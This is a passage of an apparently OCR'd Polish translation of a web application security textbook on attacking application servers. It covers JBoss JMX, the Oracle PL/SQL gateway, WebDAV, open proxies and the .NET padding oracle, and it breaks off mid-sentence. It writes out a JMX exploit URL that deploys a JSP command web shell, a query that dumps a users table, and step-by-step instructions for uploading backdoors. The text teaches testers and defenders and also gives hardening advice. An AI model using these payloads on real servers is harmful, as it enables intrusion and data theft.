
Potężne funkcje

Niektóre oprogramowanie serwera WWW zawiera zaawansowane funkcje, które nie są przeznaczone do użytku publicznego, ale użytkownicy końcowi mogą uzyskać do nich dostęp za pomocą pewnych środków. W wielu przypadkach serwery aplikacji faktycznie umożliwiają wdrażanie archiwów internetowych (plików WAR) przez ten sam port HTTP, z którego korzysta sama aplikacja, pod warunkiem podania prawidłowych poświadczeń administracyjnych. Ten proces wdrażania serwera aplikacji jest głównym celem hakerów. Typowe frameworki exploitów mogą zautomatyzować proces skanowania w poszukiwaniu domyślnych danych uwierzytelniających, przesyłania archiwum internetowego zawierającego backdoora i uruchamiania go w celu uzyskania powłoki poleceń w systemie zdalnym, jak pokazano na rysunku



JMX

Konsola JMX, instalowana domyślnie w ramach instalacji JBoss, jest klasycznym przykładem potężnej zawartości domyślnej. Konsola JMX jest opisana jako „surowy widok mikrojądra JBoss Application Server”. W rzeczywistości umożliwia bezpośredni dostęp do dowolnych zarządzanych komponentów bean na serwerze aplikacji JBoss. Ze względu na ogromną ilość dostępnych funkcji zgłoszono liczne luki w zabezpieczeniach. Jedną z najłatwiejszych do wykorzystania jest możliwość użycia metody store w DeploymentFileRepository do stworzenia pliku wojennego zawierającego backdoora, jak pokazano na rysunku



Na przykład następujący adres URL przesyła stronę o nazwie cmdshell.jsp zawierającą backdoora:

http://wahh-app.com:8080/jmx-console/HtmlAdaptor?action=invokeOpByName&name=

jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=

store&argType=java.lang.String&arg0=cmdshell.war&argType=

java.lang.String&arg1=cmdshell&argType=java.lang.String&arg2=

.jsp&argType=java.lang.String&arg3=%3C%25Runtime.getRuntime%28%29.exec

%28request.getParameter%28%22c%22%29%29%3B%25%3E%0A&argType=

boolean&arg4=True

Jak pokazano na rysunku

z powodzeniem tworzy to backdoora po stronie serwera, który wykonuje następujący kod

<%Runtime.getRuntime().exec(request.getParameter("c"));%>

Następnie wbudowany skaner wdrażania automatycznie instaluje plik WAR trojana na serwerze aplikacji JBoss. Po wdrożeniu można uzyskać do niego dostęp w nowo utworzonej aplikacji cmdshell, która w tym przypadku zawiera tylko plik cmdshell.jsp:

http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/c%20ipconfig%3Ec:\foo

UWAGA: Rozwiązaniem tego problemu było ograniczenie metod GET i POST tylko do administratorów. Można to było łatwo ominąć, po prostu wysyłając właśnie pokazane żądanie przy użyciu metody HEAD. (Szczegóły można znaleźć na stronie www.securityfocus.com/bid/39710/.) Podobnie jak w przypadku każdej luki w zabezpieczeniach związanej z konfiguracją, narzędzia takie jak Metasploit mogą wykorzystywać te różne luki JMX z wysokim stopniem niezawodności.

Aplikacje Oracle

Trwałym przykładem zaawansowanej domyślnej funkcjonalności jest brama PL/SQL wdrożona przez Oracle Application Server i można ją zobaczyć w innych produktach Oracle, takich jak pakiet E-Business Suite. Bramka PL/SQL zapewnia interfejs, za pomocą którego żądania sieciowe są przesyłane przez serwer proxy do wewnętrznej bazy danych Oracle. Arbitralne parametry mogą być przekazywane do procedur bazy danych przy użyciu adresów URL, takich jak:

https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar

Funkcjonalność ta ma na celu dostarczenie gotowego sposobu konwersji logiki biznesowej zaimplementowanej w bazie danych na przyjazną dla użytkownika aplikację webową. Ponieważ jednak osoba atakująca może określić dowolną procedurę, może wykorzystać bramę PL/SQL w celu uzyskania dostępu do zaawansowanych funkcji w bazie danych. Na przykład procedura SYS.OWA_UTIL.CELLSPRINT może służyć do wykonywania dowolnych zapytań do bazy danych, a tym samym pobierania wrażliwych danych:

/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+

*+FROM+users

Aby zapobiec tego rodzaju atakom, firma Oracle wprowadziła filtr o nazwie PL/SQL Exclusion List. To sprawdza nazwę pakietu, do którego uzyskuje się dostęp, i blokuje próby dostępu do pakietów, których nazwy zaczynają się od następujących wyrażeń:

SYS.

DBMS_

UTL_

OWA_

OWA.

HTP.

HTF.

Ten filtr został zaprojektowany w celu zablokowania dostępu do potężnych domyślnych funkcji w bazie danych. Jednak lista była niekompletna i nie blokowała dostępu do innych potężnych domyślnych procedur należących do kont DBA, takich jak CTXSYS i MDSYS. Dalsze problemy były związane z listą wykluczeń PL/SQL, jak opisano w dalszej części tej części. Oczywiście celem bramki PL/SQL jest hostowanie określonych pakietów i procedur, a od tego czasu stwierdzono, że wiele z domyślnych ustawień zawiera luki w zabezpieczeniach. W 2009 roku domyślne pakiety wchodzące w skład pakietu E-Business Suite zawierały kilka luk, w tym możliwość edytowania dowolnych stron. Badacze podają

przykład wykorzystania icx_define_pages .DispPageDialog do wstrzyknięcia kodu HTML na stronę docelową administratora, przeprowadzając atak typu cross-site scripting:

/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&p_page_id=[page_id]

KROKI HACKOWANIA

1. Narzędzia takie jak Nikto skutecznie lokalizują wiele domyślnych treści internetowych. Ćwiczenia z mapowaniem aplikacji opisane w rozdziale 4 powinny zidentyfikować większość domyślnej treści obecnej na docelowym serwerze.

2. Korzystaj z wyszukiwarek i innych zasobów, aby identyfikować domyślną zawartość i funkcje zawarte w technologiach, o których wiadomo, że są w użyciu. Jeśli to możliwe, przeprowadź ich lokalną instalację i przejrzyj je pod kątem wszelkich domyślnych funkcji, które możesz wykorzystać w swoim ataku.


Wykazy katalogów

Kiedy serwer WWW otrzymuje żądanie katalogu, a nie rzeczywistego pliku, może odpowiedzieć na jeden z trzech sposobów:

* Może zwrócić domyślny zasób w katalogu, taki jak index.html.

* Może zwrócić błąd, taki jak kod stanu HTTP 403, wskazujący, że żądanie jest niedozwolone.

* Może zwrócić listę pokazującą zawartość katalogu, jak pokazano na rysunku



W wielu sytuacjach listy katalogów nie mają żadnego związku z bezpieczeństwem. Na przykład ujawnienie indeksu w katalogu obrazów może być nieistotne. Rzeczywiście, wykazy katalogów są często ujawniane celowo, ponieważ zapewniają wbudowany sposób poruszania się po witrynach zawierających treści statyczne, jak w przedstawionym przykładzie. Niemniej jednak, istnieją dwa główne powody, dla których uzyskanie

Listy katalogów mogą pomóc w ataku na aplikację:

* Wiele aplikacji nie wymusza odpowiedniej kontroli dostępu do swoich funkcji i zasobów i polega na nieznajomości przez atakującego adresów URL używanych do uzyskiwania dostępu do poufnych elementów.

* Pliki i katalogi, takie jak dzienniki, pliki kopii zapasowych i stare wersje skryptów, są często nieumyślnie pozostawiane w katalogu głównym serwerów.

W obu tych przypadkach prawdziwa podatność leży gdzie indziej, w braku kontroli dostępu do wrażliwych danych. Biorąc jednak pod uwagę, że luki te są niezwykle rozpowszechnione, a nazwy niezabezpieczonych zasobów mogą być trudne do odgadnięcia, dostępność list katalogów ma często wielką wartość dla atakującego i może szybko doprowadzić do całkowitego złamania zabezpieczeń aplikacji.

KROKI HACKOWANIA

Dla każdego katalogu wykrytego na serwerze WWW podczas mapowania aplikacji wyślij żądanie tylko dla tego katalogu i zidentyfikuj przypadki, w których zwracana jest lista katalogów.

UWAGA: Oprócz powyższego przypadku, gdy listy katalogów są dostępne bezpośrednio, wykryto luki w oprogramowaniu serwera WWW, które można wykorzystać do uzyskania listy katalogów. Niektóre z nich opisano w dalszej części.

Metody WebDAV

WebDAV to termin określający zbiór metod HTTP używanych do rozproszonego tworzenia i wersjonowania opartego na sieci Web. Są one powszechnie dostępne od 1996 roku. Niedawno zostały przyjęte w aplikacjach do przechowywania w chmurze i współpracy, w których dostęp do danych użytkownika musi być możliwy w różnych systemach przy użyciu istniejącego protokołu przyjaznego zaporze ogniowej, takiego jak HTTP. Jak opisano w części 3, żądania HTTP mogą wykorzystywać szereg metod innych niż standardowe metody GET i POST. WebDAV dodaje wiele innych, których można użyć do manipulowania plikami na serwerze WWW. Biorąc pod uwagę charakter funkcjonalności, jeśli są one dostępne dla użytkowników o niskich uprawnieniach, mogą stanowić skuteczną drogę do ataku na aplikację. Oto kilka metod, których należy szukać:

* PUT przesyła załączony plik do określonej lokalizacji.

* DELETE usuwa określony zasób.

* COPY kopiuje określony zasób do lokalizacji podanej w nagłówku Destination.

* MOVE przenosi określony zasób do miejsca podanego w nagłówku Destination.

* SEARCH przeszukuje ścieżkę katalogu w poszukiwaniu zasobów.

* PROPFIND pobiera informacje o określonym zasobie, takie jak autor, rozmiar i typ zawartości. Możesz użyć metody OPTIONS, aby wyświetlić listę metod HTTP, które są dozwolone w określonym katalogu:

OPTIONS /public/ HTTP/1.0

Host: mdsec.net

HTTP/1.1 200 OK

Connection: close

Date: Sun, 10 Apr 2011 15:56:27 GMT

Server: Microsoft-IIS/6.0

MicrosoftOfficeWebServer: 5.0_Pub

X-Powered-By: ASP.NET

MS-Author-Via: MS-FP/4.0,DAV

Content-Length: 0

Accept-Ranges: none

DASL: <DAV:sql>

DAV: 1, 2

Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN

D, PROPPATCH, LOCK, UNLOCK, SEARCH

Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK

Cache-Control: private

Ta odpowiedź wskazuje, że kilka potężnych metod wymienionych wcześniej jest w rzeczywistości dozwolonych. Jednak w praktyce mogą one wymagać uwierzytelnienia lub podlegać innym ograniczeniom. Metoda PUT jest szczególnie niebezpieczna. Jeśli przesyłasz dowolne pliki do katalogu głównego sieci, pierwszym celem jest utworzenie skryptu backdoora na serwerze, który zostanie wykonany przez moduł po stronie serwera, dając w ten sposób atakującemu pełną kontrolę nad aplikacją, a często nad samym serwerem WWW . Jeśli metoda PUT wydaje się być obecna i włączona, możesz to sprawdzić w następujący sposób:

PUT /public/test.txt HTTP/1.1

Host: mdsec.net

Content-Length: 4

test

HTTP/1.1 201 Created

...

Należy zauważyć, że uprawnienia prawdopodobnie zostaną zaimplementowane dla poszczególnych katalogów, więc podczas ataku wymagane jest sprawdzanie rekurencyjne. Narzędzia takie jak DAVTest, pokazane poniżej, mogą być użyte do iteracyjnego sprawdzenia wszystkich katalogów na serwerze pod kątem metody PUT i określenia, które rozszerzenia plików są dozwolone. Aby obejść ograniczenia

dotyczące używania PUT do przesyłania skryptów backdoora, narzędzie próbuje również użyć PUT, po którym następuje metoda MOVE:

C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet

MOVE .asp FAIL

MOVE .shtml FAIL

MOVE .aspx FAIL

davtest.pl Summary:

Created: http://mdsec.net/public/1

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.php

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cgi

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cfm

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jsp

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.pl

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jhtml

Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html

Executes: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt

WSKAZÓWKA: W przypadku instancji WebDAV, w których użytkownicy końcowi mogą przesyłać pliki, stosunkowo często ładowanie rozszerzeń języka skryptowego po stronie serwera, specyficznych dla danego środowiska serwera, jest zabronione. Znacznie bardziej prawdopodobna jest możliwość przesyłania plików HTML lub JAR, które umożliwiają przeprowadzanie ataków na innych użytkowników

KROKI HACKOWANIA

Aby przetestować obsługę różnych metod HTTP przez serwer, będziesz musiał użyć narzędzia takiego jak Burp Repeater, które pozwala wysłać dowolne żądanie z pełną kontrolą nad nagłówkami i treścią wiadomości.

1. Użyj metody OPTIONS, aby wyświetlić listę metod HTTP, które są dostępne w stanach serwera. Należy pamiętać, że różne metody mogą być włączone w różnych katalogach.

2. W wielu przypadkach metody mogą być reklamowane jako dostępne, których w rzeczywistości nie można użyć. Czasami metoda może być użyteczna, mimo że nie jest wymieniona w odpowiedzi na żądanie OPTIONS. Wypróbuj każdą metodę ręcznie, aby potwierdzić, czy faktycznie można jej użyć.

3. Jeśli okaże się, że niektóre metody WebDAV są włączone, często najłatwiej jest użyć klienta obsługującego WebDAV do dalszego badania, takiego jak Microsoft FrontPage lub opcja Otwórz jako folder sieci Web w programie Internet Explorer.

A. Spróbuj użyć metody PUT do przesłania niegroźnego pliku, takiego jak plik tekstowy.

B. Jeśli to się powiedzie, spróbuj przesłać skrypt backdoora za pomocą PUT.

C. Jeśli rozszerzenie niezbędne do działania backdoora jest blokowane, spróbuj przesłać plik z rozszerzeniem .txt i za pomocą metody MOVE przenieść go do pliku z nowym rozszerzeniem.

D. Jeśli którakolwiek z powyższych metod zawiedzie, spróbuj przesłać plik JAR lub plik z zawartością, którą przeglądarka zrenderuje jako HTML.

E. Rekurencyjnie przeglądaj wszystkie katalogi za pomocą narzędzia takiego jak davtest.pl.

Serwer aplikacji jako serwer proxy

Serwery sieci Web są czasami konfigurowane do działania jako serwery proxy HTTP do przodu lub do tyłu. Jeśli serwer jest skonfigurowany jako serwer proxy przekazujący, w zależności od jego konfiguracji, może być możliwe wykorzystanie serwera do przeprowadzania różnych ataków:

* Osoba atakująca może wykorzystać ten serwer do zaatakowania systemów innych firm w Internecie, przy czym szkodliwy ruch będzie wyglądał na obiekt docelowy jako pochodzący z podatnego na ataki serwera proxy.

* Osoba atakująca może użyć serwera proxy do połączenia się z dowolnymi hostami w sieci wewnętrznej organizacji, docierając w ten sposób + do celów, do których nie można uzyskać bezpośredniego dostępu z Internetu.

* Osoba atakująca może być w stanie użyć serwera proxy do ponownego połączenia się z innymi usługami działającymi na samym hoście proxy, omijając ograniczenia zapory i potencjalnie wykorzystując relacje zaufania w celu obejścia uwierzytelniania.

Możesz użyć dwóch głównych technik, aby sprawić, że serwer proxy przekazujący dalej będzie nawiązywał połączenia. Najpierw możesz wysłać żądanie HTTP zawierające pełny adres URL, w tym nazwę hosta i (opcjonalnie) numer portu:

GET http://wahh-otherapp.com:80/ HTTP/1.0

HTTP/1.1 200 OK

...

Jeśli serwer został skonfigurowany do przekazywania żądań do określonego hosta, zwraca zawartość z tego hosta. Upewnij się jednak, że zwrócona zawartość nie pochodzi z oryginalnego serwera. Większość serwerów internetowych akceptuje żądania zawierające pełne adresy URL, a wiele z nich po prostu ignoruje część hosta i zwraca żądany zasób z własnego katalogu głównego. Drugim sposobem wykorzystania proxy jest użycie metody CONNECT w celu określenia docelowej nazwy hosta i numeru portu:

CONNECT wahh-otherapp.com:443 HTTP/1.0

HTTP/1.0 200 Connection established

Jeśli serwer odpowiada w ten sposób, pośredniczy w Twoim połączeniu. Ta druga technika jest często bardziej wydajna, ponieważ serwer proxy po prostu przekazuje teraz cały ruch wysyłany do iz określonego hosta. Umożliwia to tunelowanie innych protokołów przez połączenie i atakowanie usług nieopartych na HTTP. Jednak większość serwerów proxy nakłada wąskie ograniczenia na porty, do których można dotrzeć za pomocą metody CONNECT i zwykle zezwala tylko na połączenia z portem

443. Dostępne techniki wykorzystania tego ataku są opisane w Przekierowanie HTTP po stronie serwera.

KROKI HACKOWANIA

1. Używając zarówno żądań GET, jak i CONNECT, spróbuj użyć serwera WWW jako serwera proxy do łączenia się z innymi serwerami w Internecie i pobierania z nich treści.

2. Korzystając z obu technik, spróbuj połączyć się z różnymi adresami IP i portami w infrastrukturze hostingowej.

3. Korzystając z obu technik, spróbuj połączyć się ze wspólnymi numerami portów na samym serwerze WWW, podając w żądaniu adres 127.0.0.1 jako host docelowy.

Błędnie skonfigurowany wirtualny hosting

W Części 17 opisano, w jaki sposób można skonfigurować serwery sieciowe do obsługi wielu witryn internetowych, przy czym nagłówek hosta HTTP jest używany do identyfikacji witryny, której zawartość powinna zostać zwrócona. W Apache wirtualne hosty są konfigurowane w następujący sposób:

<VirtualHost *>

ServerName eis

DocumentRoot /var/www2

</VirtualHost>

Oprócz dyrektywy DocumentRoot kontenery wirtualnego hosta mogą służyć do określania innych opcji konfiguracyjnych dla danej strony internetowej. Częstym błędem konfiguracyjnym jest przeoczenie hosta domyślnego, tak aby konfiguracja zabezpieczeń miała zastosowanie tylko do hosta wirtualnego i mogła zostać pominięta podczas uzyskiwania dostępu do hosta domyślnego.

KROKI HACKOWANIA

1. Prześlij żądania GET do katalogu głównego w następujący sposób:

* Prawidłowy nagłówek hosta.

* Dowolny nagłówek hosta.

* Adres IP serwera w nagłówku hosta.

* Brak nagłówka hosta.

2. Porównaj odpowiedzi na te prośby. Na przykład, gdy adres IP jest używany w nagłówku hosta, serwer może po prostu odpowiedzieć listą katalogów. Może się również okazać, że dostępna jest inna zawartość domyślna.

3. Jeśli zaobserwujesz inne zachowanie, powtórz ćwiczenia mapowania aplikacji, używając nagłówka Hosta, który wygenerował inne wyniki. Pamiętaj, aby wykonać skanowanie Nikto za pomocą opcji -vhost, aby zidentyfikować wszelkie domyślne treści, które mogły zostać przeoczone podczas wstępnego mapowania aplikacji.

Zabezpieczanie konfiguracji serwera WWW

Zabezpieczenie konfiguracji serwera WWW nie jest z natury trudne. Problemy zwykle wynikają z niedopatrzenia lub braku świadomości. Najważniejszym zadaniem jest pełne zrozumienie dokumentacji używanego oprogramowania i wszelkich dostępnych przewodników hartowania w związku z nim. Jeśli chodzi o ogólne problemy z konfiguracją, które należy rozwiązać, pamiętaj o uwzględnieniu wszystkich następujących obszarów:

* Jeśli to możliwe, zmień wszelkie domyślne dane uwierzytelniające, w tym zarówno nazwy użytkownika, jak i hasła. Usuń wszystkie niepotrzebne konta domyślne.

* Blokuj publiczny dostęp do interfejsów administracyjnych, umieszczając listy ACL na odpowiednich ścieżkach w katalogu głównym sieci lub zaporą ogniową dostępową do niestandardowych portów.

* Usuń całą domyślną zawartość i funkcje, które nie są ściśle wymagane do celów biznesowych. Przejrzyj zawartość swoich katalogów internetowych, aby zidentyfikować pozostałe elementy i użyj narzędzi takich jak Nikto jako dodatkowej kontroli.

* Jeśli jakakolwiek domyślna funkcjonalność zostanie zachowana, wzmocnij ją tak bardzo, jak to możliwe, aby wyłączyć niepotrzebne opcje i zachowanie.

* Sprawdź wszystkie katalogi internetowe pod kątem list katalogów. Jeśli to możliwe, wyłącz wyświetlanie katalogów w konfiguracji obejmującej cały serwer. Możesz również upewnić się, że każdy katalog zawiera plik, taki jak index.html, który serwer jest skonfigurowany do obsługi domyślnie.

* Wyłącz wszystkie metody inne niż te używane przez aplikację (zazwyczaj GET i POST).

* Upewnij się, że serwer WWW nie jest skonfigurowany do działania jako serwer proxy. Jeśli ta funkcja jest rzeczywiście wymagana, należy maksymalnie zaostrzyć konfigurację, aby zezwolić na połączenia tylko z określonymi hostami i portami, do których należy legalnie uzyskać dostęp. Możesz także zaimplementować filtrowanie w warstwie sieci jako dodatkowy środek kontroli żądań wychodzących pochodzących z serwera WWW.

* Jeśli Twój serwer internetowy obsługuje hosting wirtualny, upewnij się, że wszelkie zastosowane zabezpieczenia są wymuszane na hoście domyślnym. Wykonaj opisane wcześniej testy, aby sprawdzić, czy tak jest.

Wrażliwe oprogramowanie serwera

Produkty serwerów sieciowych obejmują zarówno niezwykle proste i lekkie oprogramowanie, które niewiele więcej niż obsługuje strony statyczne, jak i bardzo złożone platformy aplikacji, które mogą obsługiwać różnorodne zadania, potencjalnie udostępniając wszystko oprócz samej logiki biznesowej. W tym ostatnim przykładzie często rozwija się przy założeniu, że ta struktura jest bezpieczna. W przeszłości oprogramowanie serwera WWW było narażone na szereg poważnych luk w zabezpieczeniach, które skutkowały wykonaniem dowolnego kodu, ujawnieniem plików i eskalacją uprawnień. Z biegiem lat główne platformy serwerów sieciowych stawały się coraz bardziej niezawodne. W wielu przypadkach podstawowe funkcje pozostały niezmienione lub nawet zostały ograniczone, ponieważ dostawcy celowo zmniejszyli domyślną powierzchnię ataku. Nawet jeśli te luki w zabezpieczeniach zmniejszyły się, podstawowe zasady pozostają aktualne. W pierwszym wydaniu tej książki podaliśmy przykłady miejsc, w których oprogramowanie serwerowe jest najbardziej podatne na luki. Od tego pierwszego wydania w każdej kategorii zgłoszono nowe przypadki, często w technologii równoległej lub produkcie serwerowym. Pomijając niektóre mniejsze osobiste serwery sieciowe i inne pomniejsze cele, te nowe luki zwykle pojawiają się w następujących przypadkach:

* Rozszerzenia po stronie serwera zarówno w IIS, jak i Apache.

* Nowsze serwery WWW opracowane od podstaw w celu obsługi określonej aplikacji lub dostarczane jako część środowiska programistycznego. Hakerzy prawdopodobnie zwracali na nie mniejszą uwagę w świecie rzeczywistym i są bardziej podatne na opisane tutaj problemy.

Wady frameworka aplikacji

Ramy aplikacji internetowych były przez lata przedmiotem różnych poważnych wad. Opiszemy jeden z niedawnych przykładów ogólnego przykładu w środowisku, które naraziło na ataki wiele aplikacji działających w tym środowisku.

Oracle wypełniająca platformy .NET

Jednym z najsłynniejszych ujawnień ostatnich lat jest exploit „padding Oracle" w .NET. .NET używa wypełnienia PKCS #5 na szyfrze blokowym CBC, który działa w następujący sposób. Szyfr blokowy działa na stałym rozmiarze bloku, który w .NET zwykle wynosi 8 lub 16 bajtów. Platforma .NET używa standardu PKCS #5 w celu dodania bajtów dopełniających do każdego ciągu znaków w postaci zwykłego tekstu, co zapewnia, że wynikowa długość ciągu w postaci zwykłego tekstu jest podzielna przez rozmiar bloku. Zamiast wypełniać komunikat dowolną wartością, wybraną wartością dopełnienia jest liczba używanych bajtów dopełnienia. Każdy ciąg jest dopełniany, więc jeśli początkowy ciąg jest wielokrotnością rozmiaru bloku, dodawany jest pełny blok dopełnienia. Tak więc w bloku o rozmiarze 8 wiadomość musi być uzupełniona jednym bajtem 0x01, dwoma bajtami 0x02 lub dowolną pośrednią kombinacją do ośmiu bajtów 0x08. Tekst jawny pierwszej wiadomości jest następnie poddawany operacji XOR z ustawionym blokiem wiadomości zwanym wektorem inicjującym (IV). (Pamiętaj o problemach z wybieraniem wzorców w tekście zaszyfrowanym omówionych w części 7.) Jak opisano w części 7, druga wiadomość jest następnie poddawana operacji XOR z tekstem zaszyfrowanym z pierwszej wiadomości, rozpoczynając cykliczny łańcuch bloków.

Pełny proces szyfrowania .NET wygląda następująco:

1. Weź wiadomość w postaci zwykłego tekstu.

2. Uzupełnij wiadomość, używając wymaganej liczby bajtów dopełnienia jako wartości bajtów dopełnienia.

3. XOR pierwszy blok tekstu jawnego z wektorem inicjalizacyjnym.

4. Zaszyfruj wartość XOR z kroku 3 za pomocą Triple-DES.

Od tego momentu kroki szyfrowania reszty wiadomości są rekurencyjne

5. XOR drugiego bloku tekstu jawnego z zaszyfrowanym poprzednim blokiem.

6. Zaszyfruj wartość XOR za pomocą Triple-DES.

Padding Oracle

Podatne na ataki wersje platformy .NET do września 2010 r. zawierały pozornie niewielką lukę polegającą na ujawnianiu informacji. Jeśli w wiadomości znaleziono nieprawidłowe wypełnienie, aplikacja zgłosi błąd, w wyniku czego użytkownik otrzyma kod odpowiedzi HTTP 500. Wykorzystując zachowania algorytmu wypełniania PKCS #5 i CBC razem, cały mechanizm bezpieczeństwa .NET może zostać naruszony. Oto jak. Zauważ, że aby były poprawne, wszystkie ciągi tekstowe powinny zawierać co najmniej jeden bajt dopełnienia. Ponadto zauważ, że pierwszy blok tekstu zaszyfrowanego, który widzisz, jest wektorem inicjującym, który nie służy żadnemu innemu celowi niż XOR względem wartości tekstu jawnego pierwszego zaszyfrowanego bloku wiadomości. Za atak, atakujący dostarcza do

aplikacji ciąg zawierający tylko dwa pierwsze bloki tekstu zaszyfrowanego. Te dwa bloki to IV, po którym następuje pierwszy blok tekstu zaszyfrowanego. Atakujący dostarcza IV zawierający tylko zera, a następnie wykonuje serię żądań, sekwencyjnie zwiększając ostatni bajt IV. Ten ostatni bajt jest poddawany operacji XOR z ostatnim bajtem w tekście zaszyfrowanym i jeśli wynikowa wartość tego ostatniego bajtu nie wynosi 0x01, algorytm kryptograficzny zgłasza błąd! (Pamiętaj, że wartość zwykłego tekstu dowolnego łańcucha musi kończyć się jedną lub kilkoma wartościami dopełnienia. Ponieważ w pierwszym bloku tekstu zaszyfrowanego nie ma żadnego innego dopełnienia, ostatnią wartość należy odszyfrować jako 0x01.) Atakujący może wykorzystać ten warunek błędu: w końcu trafi na wartość, która po XOR-owaniu z ostatnim bajtem bloku tekstu zaszyfrowanego daje w wyniku 0x01. W tym momencie można określić wartość czystego tekstu ostatniego bajtu y, ponieważ:

x XOR y = 0x01

więc właśnie ustaliliśmy wartość x . Ten sam proces działa na przedostatnim bajcie w tekście zaszyfrowanym. Tym razem atakujący (znając wartość y) wybiera wartość x, dla której ostatni bajt zostanie odszyfrowany jako 0x02. Następnie wykonuje ten sam proces przyrostowy na przedostatnim znaku w wektorze inicjującym, otrzymując 500 komunikatów o wewnętrznych błędach serwera, dopóki przedostatni odszyfrowany bajt nie będzie miał wartości 0x02. W tym momencie na końcu komunikatu znajdują się dwa bajty 0x02, co odpowiada prawidłowemu wypełnieniu i nie jest zwracany żaden błąd. Proces ten można następnie zastosować rekurencyjnie do wszystkich bitów docelowego bloku, a następnie do następnego bloku tekstu zaszyfrowanego, przez wszystkie bloki w wiadomości. W ten sposób atakujący może odszyfrować całą wiadomość. Co ciekawe, ten sam mechanizm pozwala atakującemu zaszyfrować wiadomość. Po odzyskaniu ciągu znaków w postaci zwykłego tekstu możesz 